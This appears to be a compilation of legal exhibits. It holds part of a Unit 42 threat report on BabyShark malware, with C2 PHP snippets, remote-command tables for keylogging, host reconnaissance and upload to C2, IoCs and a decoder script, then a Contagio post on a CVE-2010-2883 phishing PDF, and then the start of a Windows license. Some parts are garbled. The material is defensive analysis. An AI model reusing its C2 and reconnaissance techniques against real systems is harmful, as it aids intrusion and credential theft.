2019/04/09 03-41-19-PM 185. 71 suspected access Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0
2019/04/09 06-PM 37. 3 drop file downloaded suspected access
2019/04/09 06-PM 37. 3 drop file downloaded suspected access
2019/04/09 07-PM 1.72 assist file downloaded suspected access

```

Figure 4. Suspicious activity log report to operator

BabyShark's C2 server also logs access to its base URI and redirects to [http://go.microsoft\[.\]com/](http://go.microsoft[.]com/). The purpose of this is likely to avoid its files being seen due to potential mis-configurations of the hosting web server.

```

if($ff=fopen("resp_suspect","a"))

{

fwrite($ff, $date . " " . $ip . " suspected access " . $useragent
."\r\n");

    fclose($ff);

}

header('Location: http://go.microsoft[.]com/');

exit;

```

Remote Commands

The operator can issue VBS and PowerShell based commands to victim systems infected with BabyShark. The remote commands we found from the C2 are in the below table, but BabyShark is not limited to these as the attacker can create more VBS or PowerShell command files.

VBS based remote commands:

Command Name	Description

getfiles	Archive all files in the BabyShark base path as a ZIP archive, then upload to the C2
exe_down	Download files for secondary payload: <ul style="list-style-type: none"> - a Cowboy, a custom encoded PE payload - an EXE type loader which decodes and loads Cowboy in memory - a DLL type loader which decodes and loads Cowboy in memory
redirect_vbs	Purpose of this command is not clear as key file is missing, but it is likely for changing C2 path

Table 1. VBS based remote commands for BabyShark

PowerShell based remote administration commands:

Command Name	Description
keyhook	Two types of key loggers implemented using PowerShell and C# <ul style="list-style-type: none"> - PowerShell based key logger which is openly available on GitHub. Result is saved in %APPDATA%\Microsoft\ttmp.log - C# based key logger saves result in %APPDATA%\Microsoft\ttmp.log
dir list	Collect host information and save the result in %APPDATA%\Microsoft\ttmp.log. The commands issued to collect host information include: <ul style="list-style-type: none"> - whoami - hostname - ipconfig - net user - arp -a - dir "%appdata%\Microsoft" - dir "%systemroot%\SysWOW64\WindowsPowerShell\" - vol c: d: e: f: g: h: i: j: k: l: m: n: o: p: q: r: s: t: u: v: w: x: y: z: - dir "%userprofile%\Downloads" - dir "%userprofile%\Documents" - dir "%userprofile%\AppData\Local\Google\Chrome\User Data\Default" - tasklist

	Also, a test result for UAC accessibility, and Microsoft Office security setting from registry key values
power com	Copy %APPDATA%\Microsoft\delemd.tmp0 to %APPDATA%\Microsoft\XXYYZZ.tmp, and load as DLL
exe del	Clean up all files associated with secondary payload execution. – %APPDATA%\Microsoft\desktop.r3u, encoded Cowboy payload – %APPDATA%\Microsoft\fstnur, file used to check for first time execution – %APPDATA%\Microsoft*.tmp
execute	Copy %APPDATA%\Microsoft\deleme.tmp0 to %APPDATA%\Microsoft\deleme.tmp, and execute it

Table 2. PowerShell based remote commands for BabyShark

KimJongRAT and PC RAT are the Cowboys!

The secondary malware is delivered as a set:

- one EXE loader
- one DLL loader
- one encoded payload

The functionality of the EXE and DLL loaders is the same: the only difference is the file type. These loaders are later run upon receiving an execution command: “execute” to invoke the EXE type loader or “power com” to launch the DLL type loader. We theorize the reason for having two different type loaders is to have redundancy for loading the payload in case of anti-virus software’s disruption. Either loader will load the custom encoded secondary payload, the Cowboy, in memory, decode it, and execute it.

In our previous research, we wrote about possible links between BabyShark and the KimJongRAT malware family. We based these possible links on the similarity of malware behavior, similar interests in the targets, and a freshly compiled KimJongRAT malware sample being seen from the same threat actor. In our latest analysis, we collected two secondary payload files, cow_pass.gif and cow.gif, from BabyShark’s C2 server. After decoding, we

found these samples were KimJongRAT and PC RAT respectively. Their metadata are in Tables 3 and 4.

SHA256	f86d05c1d7853c06fc5561f8df19b53506b724a83bb29c69b39f004a0f7f82
timestamp	2010-07-14 08:47:40
size	124,928
Import hash	d742aa65c4880f85ae43feebb0781b67
C2	173.248.170[.]149:80

Table 3. Decoded PC RAT payload metadata

SHA256	d50a0980da6297b8e4cec5db0a8773635cee74ac6f5c1ff18197dfba549f67
timestamp	2018-12-25 11:11:47
size	787,968
Import hash	daab894b81cc375f0684ae66981b357d

Table 4. Decoded KimJongRAT payload metadata

PC RAT is an infamous remote administration trojan with its source code openly available on the public internet. The malware is a variant of the Gh0st RAT malware family and it shares many similarities with Gh0st including its network beacon structure as shown in the Figure 5.

```

00000000 50 43 52 61 74 d9 00 00 00 1c 01 00 00 78 9c 4b PCrat... ..x.K
00000010 63 48 63 3d 13 3d 03 3d 03 86 39 c. v Hc =. - .9
00000020 40 3 02 41 46 59 01 1c 5a @6 .F Y. .Z
magic header "PCrat" packet length 2 i2 9f T. .. .. R.
00000040 58 0 b1 00 04 96 a1 16 26 X. .. .. .&
00000050 06 0 15 20 20 75 a1 5 h5 .:l .. %.. ..
00000060 82 3 data length after zlib decompression .. .. D. dp
00000070 70 0 0 6d 67 50 80 d. i9 1d pni gP .. ..
00000080 40 1 f 66 06 86 6d 4. ic 64 @. .. mL .d
00000090 b8 0 c 09 9c db 98 4. i4 30 ..l .. .@ d0
000000A0 e1 0 c 6b 0d dd e5 1' 15 c0 .. .. .. 5.
000000B0 3b 2 b c4 dc d0 cc c. ib ef ;( .. .. ..
000000C0 d0 0 8 ac 56 86 2a 0L _ _ _ _ _ l2 4b .. v. *. BK
000000D0 20 c2 00 00 00 46 b2 31 00 ....r.1 .
00000000 50 43 52 61 74 16 00 00 00 01 00 00 00 78 9c 63 PCrat... ..x.c
00000010 00 00 00 01 00 01 .....
00000016 50 43 52 61 74 16 00 00 00 01 00 00 00 78 9c f3 PCrat... ..x..
00000026 00 00 00 49 00 49 ...I.I
000000D9 50 43 52 61 74 16 00 00 00 01 00 00 00 78 9c eb PCrat... ..x..
000000E9 06 00 00 8c 00 8c .....

```

Figure 5. PCrat communication with the C2 at 173.248.170[.]149:80

Initially, we were curious about the sample's old timestamp and it being hardly modified from the original PCrat binary which had been publicly available for many years. However, the operator seemed to be actively operating the malware when we observed the communication between it and the C2 server at the time of our analysis.

The decoded KimJongRAT sample seems to exhibit a few changes in the code from the variants reported in the past. This sample added a substitution cipher to obfuscate API strings, as shown in Figure 5, to hide its intentions and removed its networking feature for C2 data exfiltration, possibly in favor of the password gathering discussed below.

```

.rdata:0049E318 00000011 C LxkArhygxDmzhgxV
.rdata:0049E32C 00000006 C Jgxix
.rdata:0049E334 0000000A C FriuCpgxV
.rdata:0049E340 00000014 C VphxFdmoKrAygkpQukx
.rdata:0049E354 00000014 C AygkpQukxKrVphxFdmo
.rdata:0049E368 00000013 C LxkArhygxCpgxZmaxV
.rdata:0049E37C 0000000C C LxkCpgxJpnx
.rdata:0049E388 00000015 C LxkVpzhrvjHpoxfkrouV
.rdata:0049E3A0 00000013 C JxkCpgxMkkopqylojV
.rdata:0049E3B4 00000009 C OxmhCpgx
.rdata:0049E3C0 0000000C C FgrjxDmzhgx
.rdata:0049E3CC 00000011 C Kxoapzmkdorfxjj
.rdata:0049E3E0 0000000D C FoxmkxKdoxmh
.rdata:0049E3F0 00000012 C JxkKdoxmhIopropku
.rdata:0049E404 0000000F C FoxmkxIorfxjjV

```

Figure 6. Encrypted API strings in KimJongRAT

As the original filename "cow_pass.fig" suggests, KimJongRAT seems to be wholly used as a password extraction and information stealer tool by the threat actor, and the collected data are exfiltrated to C2 with support from other malware such as BabyShark or PCrat. The information that the KimJongRAT malware steals from victim machines include email credentials from Microsoft Outlook and Mozilla Thunderbird, login credentials for Google, Facebook, and Yahoo accounts from browsers Internet Explorer, Chrome, Mozilla Firefox, and Yandex Browser. All this information together with the victims machines' OS version are stored into the file "%APPDATA%\Microsoft\ttmp.log". The contents in "ttmp.log" always begin with the string "AAAAFFFF0000CCCC" and then appended with base64 encoded stolen credentials.

CVE-2018-8174

We have not observed an in-the-wild case yet, but we did find a PHP sample exploiting CVE-2018-8174 (Windows VBScript Engine Remote Code Execution Vulnerability) on the BabyShark C2 server, and this suggests that the threat actor may be leveraging this vulnerability to make a target load BabyShark's first stage HTA via a watering hole attack or a malicious URL in a spearphishing email.

The attacker's exploit script logs the victim's remote IP address and redirects to [http://google\[.\]com](http://google[.]com) if the access is made more than one time from the same IP. This again is perhaps a tactic meant to thwart researchers.

```
if(file_exists($filename))

{

    if($ff=fopen("resp","a"))

    {

        fwrite($ff, $date . " " . $ip . " " . $useragent . "
reopen document." . "\r\n");

        fclose($ff);

    }

}
```

```

    header("location: http://google[.]com");

    exit;

}

if($ff=fopen("resp","a"))

{

    fwrite($ff, $date . " " . $ip . "    ".$useragent."
open document." ."\r\n");

    fclose($ff);

}

```

Cowboy Converter

During our research, we discovered a Graphical User Interface (GUI) based program likely created by the BabyShark malware author from a public malware repository. The file is to use as a file encoder tool to convert a PE file into a payload format loadable by the previously described Cowboy EXE and DLL loaders. We believe this tool is used by the BabyShark author to create their attack. Its metadata is in Table 5, below.

SHA256	bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9
timestamp	2019-01-30 18:22:51
size	24,576
Import hash	bde663d08d4e2e17940d890ccf2e6e74

Table 5. Cowboy converter metadata

This tool simply opens a file with the name of "cowboy" in the current working directory and encodes it into the Cowboy encoding format as detailed below. If a file with the name of

"cowboy" is not found, it pops up a message box notifying "The file cowboy isn't there!" shown in Figure 7.



Figure 7. Cowboy converter and cowboy file not found pop up message

The encoding is done via the following three steps:

1. Reverse the original byte content read from the file with the name of "cowboy"
2. Take the reversed bytes and Base64 encode them
3. Take the base64 encoded string and chop it into 10 blocks and reverse the blocks' order

We have written a decoder script in Python and it is available in the appendix section of this blog.

Conclusion

Since releasing our previous research, malicious attacks leveraging the BabyShark malware have continued. In fact, they have widened their operation to target the cryptocurrency industry. The malware's server-side implementation showed that the malware author has made certain efforts to maintain the operational security for operating the malware and C2 infrastructures. The threat actor leverages other commodity and custom developed tools in their campaigns. In this case, they were PC RAT and KimJongRAT, but these may be changed to other malware families in the future. Malicious attacks using the BabyShark malware also seem likely to continue based on our observations and may continue expanding into new industries.

Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire and Traps detect all malware families and vulnerability exploits mentioned in this report as malicious
- C2 domains used by the threat actors are blocked via Threat Prevention
- Pre and post infection network communications by the BabyShark and PC RAT malware families are blocked by our IPS engine
- CVE-2018-8174 exploit is blocked by our IPS engine

AutoFocus customers can monitor ongoing activity from the threats discussed in this report by looking at the following tags:

- BabyShark
- CowboyLoader
- CowboyConverter

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

Malicious Word Macro Document

75917cc1bd9ecd7ef57b7ef428107778b19f46e8c38c00f1c70efc118cb8aab5,

PCRat

f86d05c1d7853c06fc5561f8df19b53506b724a83bb29c69b39f004a0f7f82d8,

KimJongRAT

d50a0980da6297b8e4cec5db0a8773635cee74ac6f5c1ff18197dfba549f6712,

Cowboy Loader

4b3416fb6d1ed1f762772b4dd4f4f652e63ba41f7809b25c5fa0ee9010f7dae7

33ce9bcaeb0733a77ff0d85263ce03502ac20873bf58a118d1810861caced254

Cowboy Converter

bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9e1,

Appendix – Python Script for Decoding Cowboy

```
import base64

with open('cowboy', 'r') as file_in, open('cowboy_clear.bin', 'wb')
as file_out:

    EncStr = file_in.read()

    BlkSz = 10

    len_EncStr = len(EncStr)

    NonBlk10_ptr = len_EncStr - (BlkSz - 1) * (len_EncStr // BlkSz)
```



```
NonBlk10 = EncStr [:NonBlk10_ptr]

result = ""

EncStr = EncStr [NonBlk10_ptr::]

#print EncStr

x = range (-1,BlkSz-1)

Blksizel = len_EncStr // BlkSz

for n in x:

    loop_buff1_ptr = n * (len_EncStr // BlkSz)

    loop_buff1 = EncStr [loop_buff1_ptr:loop_buff1_ptr+Blksizel]

    #print loop_buff1

    result = loop_buff1 + result

result = result + NonBlk10

clear = base64.b64decode(result)[::-1]

print clear

file_out.write(clear)
```

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

Email address



I'm not a robot

reCAPTCHA
[Privacy](#) - [Terms](#)

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).



Popular Resources

[Resource Center](#)

[Blog](#)

[Communities](#)

[Tech Docs](#)

[Unit 42](#)

[Sitemap](#)

Legal Notices

[Privacy](#)

[Terms of Use](#)

© 2019 Palo Alto Networks, Inc. All rights reserved.

EXHIBIT 4



Home Search the Interwebs

Mobile and print friendly view |


THURSDAY, OCTOBER 14, 2010

Oct 08 CVE-2010-2883 PDF Nuclear Challenges and Responses in the Century from JUN.Bong-Geun@ifans.go.kr

CVE-2010-2883 Stack-based buffer overflow in CoolType.dll in Adobe Reader and Acrobat 9.3.4 and earlier allows remote attackers to execute arbitrary code or cause a denial of service (application crash) via a PDF document with a long field in a Smart Independent Glyphlets (SING) table in a TTF font, as exploited in the wild in September 2010. NOTE: some of these details are obtained from third party information.



Download Conference Information_2010 IFANS Conference on Global Affairs (1001) as a password protected archive (contact me if you need the password)



-----Original Message-----

From: JUN.Bong-Geun@ifans.go.kr [mailto:JUN.Bong-Geun@ifans.go.kr]
Sent: Friday, October 08, 2010 1:43 PM
Subject: Nuclear Challenges and Responses in the Century

Dear all

We inform you of an event and expect your kindly opinions.
On October 4th-5th 2010, the IFANS Conference on Global Affairs in 2010, "Nuclear Challenges and Responses in the Century" is hosted by the Institute of Foreign Affairs and National Security (IFANS) and the Presidential Council for Future and Vision (PCFV), and is organized by the Institute of Foreign Affairs and National Security (IFANS),ROK.

At the conference, in-depth discussion is expected among international and Korean experts and turn-out policy recommendations in terms of three subjects.
The sessions and programs were attached to a file "Conference Information.pdf".

Headers

```
Received: (qmail 13720 invoked from network); 8 Oct 2010 01:43:34 -0000
Received: from mail.tekkan.com (HELO mail.tekkan.com) (164.46.125.50)
  by XXXXXXXXXXXXXXXXXXXX; 8 Oct 2010 01:43:34 -0000
Received: from mofat-p6463dml ([221.9.247.17])
  by mail.tekkan.com (8.12.11.20060829/8.11.3) with SMTP id o981guo7022508;
  Fri, 8 Oct 2010 10:42:59 +0900
Message-ID: <201010080142.o981guo7022508@mail.tekkan.com>
From: JUN.Bong-Geun@ifans.go.kr
To:
Subject: Nuclear Challenges and Responses in the Century
Date: Fri, 8 Oct 2010 10:43:08 -0700
X-Mailer: CSMTTPConnection v2.17
MIME-Version: 1.0
Content-Type: multipart/mixed;
  boundary="ad7e60eb-fca5-415b-9c56-9d74439519e2"
Content-Transfer-Encoding: quoted-printable
```

SHARED BY

Mila

@ you can find my email
View my complete profile



ABOUT CONTAGIO

Contagio is a collection of samples, threats, observations.
Note: Zip files password email (see my profile) for the password scheme. I, typos, etc, please let me know.

Malware samples are available for whitehat researcher. By downloading, you waive all rights to claim punitive damages resulting from mishandling.

ABOUT CONTAGIO MOBILE

aka "take a sample, leave a mobile mini-dump" is a contagiodump.blogspot.

Linked in: twitter


BLOG ARCHIVE

- 2019 (4)
- 2018 (1)
- 2017 (4)
- 2016 (4)
- 2015 (6)

Hostname: 221.9.247.17
ISP: China Unicom Jilin province network
Organization: China Unicom Jilin province network
Assignment: Static IP
Country: China
State/Region: Jilin
City: Changchun

Virustotal
http://www.virustotal.com/file-
scan/report.html?id=0c8f17b2130addebcb2ca75bd7a982e37ddcc49d49e79fe60e3fda767f2ec972-1287057726
File name:Conference Information_2010 IFANS Conference on Global Af[...].pdf
Submission date:2010-10-14 12:02:06 (UTC)
Current status:
14/ 43 (32.6%)
Avast 4.8.1351.0 2010.10.14 PDF:CVE-2010-2883
Avast5 5.0.594.0 2010.10.14 PDF:CVE-2010-2883
AVG 9.0.0.851 2010.10.14 Exploit_c.LMW
BitDefender 7.2 2010.10.14 Exploit.PDF-TTF.Gen
Comodo 6388 2010.10.14 UnclassifiedMalware
F-Secure 9.0.16160.0 2010.10.14 Exploit.PDF-TTF.Gen
GData 21 2010.10.14 Exploit.PDF-TTF.Gen
Kaspersky 7.0.0.125 2010.10.14 Exploit.Win32.CVE-2010-2883.a
NOD32 5530 2010.10.14 JS/Exploit.Shellcode.A.gen
Norman 6.06.07 2010.10.14 HTML/Shellcode.Q
nProtect 2010-10-14.01 2010.10.14 Exploit.PDF-JS.Gen
PCTools 7.0.3.5 2010.10.14 Trojan.Pidief
Sophos 4.58.0 2010.10.14 Mal/JSShell-B
Symantec 20101.2.0.161 2010.10.14 Trojan.Pidief
Additional information
Show all
MD5 : 3abfe5fd78ffdddbf23bd46edf4e4eb7

- 2014 (5)
- 2013 (17)
- 2012 (59)
- 2011 (77)
- ▼ 2010 (191)
 - December (4)
 - November (9)
 - ▼ October (4)
 - CVE-2010-3654 Ad day vulnerab...
 - Oct 24 CVE-2010-2 Center from ...
 - Inception (via @re
 - Oct 08 CVE-2010-2 Challenges and
 - September (10)
 - August (17)
 - July (19)
 - June (20)
 - May (16)
 - April (22)
 - March (25)
 - February (15)
 - January (30)
- 2009 (56)
- 2008 (1)



Created files

C:\windows\system32\sylschk.ocx
File name: sylschk.ocx

SHORTCUTS

- RE blogs collection
- Mobile Malware mini-leave a sample.
- Mobile Malware Goog
- CURRENT PDF THREA
- Defcon 18 Materials (
- Black Hat USA 2010 (materials
- ***** ViCheck. tool *****
- APT malware
- APT - Advanced Persi Targeted Attacks link
- Collection of Web Ba
- Dictionary. Ru (comp (Google machine) - E
- Malware Analysis -- L malware samples
- Malware Analysis anc
- Overview of Exploit f
- Crimepack 3.1.3 Expl
- Phoenix 2.0 Exploit k
- Top Twenty (Former attack emails of 2005
- ZeuS Version scheme
- Zeus Trojan Research

CATEGORIES - SORT C

MD5 : 16ba21c1eac48eb20c04ac91ef9c2bd1
Submission date: 2010-10-16 04:33:16 (UTC)
Result: 0/ 43 (0.0%)

Strings (yes, C:\Documents and Settings\Mila\Desktop\Conference Information_2010 IFANS Conference on Global Affairs (1001).pdf" is not a accidental paste, it is in the file = inserted path from the original location of the pdf.

File: syschk.ocx
MD5: 16ba21c1eac48eb20c04ac91ef9c2bd1
Size: 159744

Ascii Strings:

!This program cannot be run in DOS mode.
Rich
.text
.rdata
.data
.rsrc
.relloc
L\$ R
t\$(t


C:\windows\system32\form.ocx = same string as it tried to download = see the pcap screenshot below

File: form.ocx
MD5: 279b3b44falac9e72d030ff42b1b77c6
Size: 15


Ascii Strings:

02510c

Unicode Strings:



66.220.9.57
Hostname:
www.mbizgroup.biz
ISP: Hurricane Electric
Organization:
LaFrance Internet
Services
Proxy: None detected
Type: Corporate
Assignment: Static IP
Country: United
States
State/Region:
California
City: Fremont



Posted by Mila at 8:11 AM Tags: CVE-2010-2883

- HTA files (1)
- JAVA (16)
- MOBILE MALWARE (6)
- OSX (10)
- alienspy (1)
- APT1 (1)
- Aurora (2)
- Autocad (1)
- Backdoor.Olyx (1)
- Backdoor.Wirenet (1)
- batchwiper (1)
- Black SEO (1)
- blackhole 2 (1)
- Blackshades (1)
- botnets (5)
- Chapro (1)
- CONFICKER (1)
- Cridex (1)
- Crimepack (2)
- Crisis (1)
- cuckoo sandbox (1)
- CVE-2006-2389 (1)
- CVE-2006-2492 (1)
- CVE-2007-0071 (1)
- CVE-2007-5659 (5)
- CVE-2008-0081 (1)
- CVE-2008-0655 (1)
- CVE-2008-2992 (4)
- CVE-2008-3005 (1)
- CVE-2008-4841 (1)
- CVE-2008-5353 (7)
- CVE-2009-0556 (4)
- CVE-2009-0563 (1)
- CVE-2009-0658 (2)
- CVE-2009-0806 (1)
- CVE-2009-0927 (10)
- CVE-2009-1129 (1)
- CVE-2009-1869 (1)
- CVE-2009-3129 (9)
- CVE-2009-3867 (7)
- CVE-2009-3957 (1)
- CVE-2009-4324 (66)
- CVE-2010-0188 (30)
- CVE-2010-0806 (4)
- CVE-2010-1240 (1)
- CVE-2010-1297 (12)
- CVE-2010-1885 (1)
- CVE-2010-2568 (2)
- CVE-2010-2883 (13)
- CVE-2010-3333 (11)
- CVE-2010-3654 (3)
- CVE-2010-3970 (1)
- CVE-2010-4091 (1)
- CVE-2011-0609 (1)
- CVE-2011-0611 (11)
- CVE-2011-1980 (1)
- CVE-2011-1991 (1)

No comments:

Post a Comment

Enter your comment...

Comment as: Google Account

Publish

Preview

Links to this post

Create a Link

Newer Post

Home

Older Post


Subscribe to: Post Comments (Atom)


Home

- CVE-2011-2462 (1)
- cve-2012-0158 (4)
- CVE-2012-0506 (1)
- CVE-2012-0507 (1)
- CVE-2012-0754 (1)
- CVE-2012-0779 (1)
- CVE-2012-1535 (3)
- CVE-2012-1875 (1)
- CVE-2012-1889 (2)
- CVE-2012-4681 (1)
- CVE-2012-4969 (1)
- CVE-2012-5076 (1)
- Dark Comet (1)
- darkmagie (1)
- Daws (1)
- DeepEnd (1)
- Dexter (1)
- Dirt Jumper (1)
- distrack.a (1)
- Duqu (2)
- exploit kits (1)
- exploit pack (1)
- Flamer (2)
- flashback (4)
- Gauss (1)
- Gh0stnet backdoor (1)
- gmail (1)
- High-Tech Bridge (4)
- Hikit (1)
- l2p (1)
- inReverse blog (5)
- Jokra (1)
- jsp-reverse (1)
- Linux (9)
- Makadocs (1)
- malware links (2)
- malware samples link
- Malware Zoo (6)
- mebromi (1)
- Medre (1)
- Memory (1)
- Memory Analysis (1)
- MHTML (1)
- Mobile Malware Grou
- Morto (1)
- Narilam (1)
- OCJP (1)
- Onionduke (1)
- OSX (3)
- OSX/Dockster.A (1)
- OSX/iMuler (1)
- OSX/Revir (1)
- PDF cuckoo (1)
- php-backdoor (1)
- ransomware (1)
- RAT (9)
- Redline (1)

- rootkit (9)
- Rootkit ZeroAccess (aka MAX++) (1)
- RTLO (2)
- Rustock (1)
- Sanny (1)
- Sender IPs (1)
- shylock (2)
- sirefef (1)
- Skynet (1)
- Skype Dorkbot (1)
- Sources (2)
- Spyeye (1)
- Stabunig (1)
- Stuxnet (4)
- taidoor (14)
- Tbot (1)
- TDL (2)
- TDL4 purple haze (1)
- Tinba (1)
- TOOLS (5)
- Tor (1)
- trojan.osx.boonana.a (1)
- TWITTER (1)
- Vir-Win32/Spy.Silon.AA (1)
- Vobfus (1)
- Volatility (2)
- Win32/Ramnit (1)
- Win32/Trojan.Agent.AXMO (1)
- wirelurker (1)
- worm (5)
- worm;Qakbot (1)
- xpaj (1)
- Xtreme RAT (2)
- Zeroaccess (2)
- Zeus (5)
- Zusy (1)


BLOG LIST

 **Oday.jp (ゼロデイ.JP)**
#OCJP-136: 「FHAPPI」 Geocities.jpと
Poison Ivy(スパイウェア)のAPT事件
2 years ago

 **Andre' M. DiMino SemperSecurus**
Another look at a cross-platform DDoS
botnet
5 years ago

**Antivirus Comparison. Compare
antivirus reviews and ratings**

 **Axtaxt's Blog**
Analyzing the "ecological footprint" of
java algorithms
5 years ago

 **Carnal0wnage & Attack Research
Blog**
Minecraft Mod, Follow up, and Java
Reflection
6 months ago

chackrview.net

Crucial Security Forensics Blog

SANS DFIR Summit in Austin, TX

7 years ago

CyberESI

Measuring up to the NIST Cybersecurity Framework: A Q&A with Matt Barrett

5 months ago

Didier Stevens

Update: tcp-honeypot.py Version 0.0.7

1 week ago

extraexploit

extraexploit memories

7 years ago

F-Secure Antivirus Research Weblog

Soon...

4 years ago

FireEye Malware Intelligence Lab

YAJ0: Yet Another Java Zero-Day

6 years ago

Forensics from the sausage factory

Imaging drives protected with Apple FileVault2 encryption

5 years ago

inREVERSE

Correctly Getting Your Liquor, Beer as well as Wine Supply Order

3 years ago

Krebs on Security

It's Way Too Easy to Get a .gov Domain Name

2 days ago

Malware Diaries

Nart Villeneuve

"Commodity Malware" is not the Opposite of Targeted Malware

7 months ago

Reversemode

Project Basecamp - Attacking

ControlLogix

3 years ago

StopMalvertising RSS Feed

ZeuS GameOver uses .NET cryptor and invites Zemot

5 years ago

Targeted Email Attacks

Hiatus

2 years ago

The Dark Visitor

Unnatural Selection by Mara Hvistendahl

8 years ago

Velled Shadows

No more echo chambers.

8 years ago

Xecure Lab

注意! ,最新 CVE-2014-4114 PPSX 漏洞已經被利用在攻擊台灣政府單位的APT中!

Xecure lab discovers new variant of CVE-2014-4114 in Taiwan APT attacks (CVE-2014-4114 with APT Malware Embedded)

5 years ago

XyliBox

Citadel 0.0.1.1 (Atmos)

3 years ago

SEARCH THIS BLOG

Search

MALWARE COLLECTIONS

Take a sample, leave a sample. Mobile malware mini-dump Download files

Upload files to the mobile malware mini-dump

Add file

Add folder

CANCEL

MALWARE LISTS AND COLLECTIONS

* Malicious documents archive for signature testing and research

* Mobile Malware Collection

* I want it ALL

Adobe Reader versions vs corresponding exploits (CVE numbered) - Downloads for testing

Microsoft and Adobe Flash patches vs corresponding document and web exploits (non PDF, CVE numbered)

Malware list (don't think i have time to keep it up) --- the the malware list is moving here
Malware list (OLD) -- no new updates

PCAP Collections

SUBSCRIBE TO

☐ Posts 

☐ Comments 

CONTAGIO DROPBOX

FOLLOW BY EMAIL

Email address...

Upload to Contagio Dropbox

Add file Add folder CANCEL BEGIN UPLOAD

Powered by Blogger.

EXHIBIT 5

New Page

Last updated June 2018

MICROSOFT SOFTWARE LICENSE TERMS

WINDOWS OPERATING SYSTEM

IF YOU LIVE IN (OR IF YOUR PRINCIPAL PLACE OF BUSINESS IS IN) THE UNITED STATES, PLEASE READ THE BINDING ARBITRATION CLAUSE AND CLASS ACTION WAIVER IN SECTION 11. IT AFFECTS HOW DISPUTES ARE RESOLVED.

Thank you for choosing Microsoft!

Depending on how you obtained the Windows software, this is a license agreement between (i) you and the device manufacturer or software installer that distributes the software with your device; or (ii) you and Microsoft Corporation (or, based on where you live or, if a business, where your principal place of business is located, one of its affiliates) if you acquired the software from a retailer. Microsoft is the device manufacturer for devices produced by Microsoft or one of its affiliates, and Microsoft is the retailer if you acquired the software directly from Microsoft. Note that if you are a volume license customer, use of this software is subject to your volume license agreement rather than this agreement.

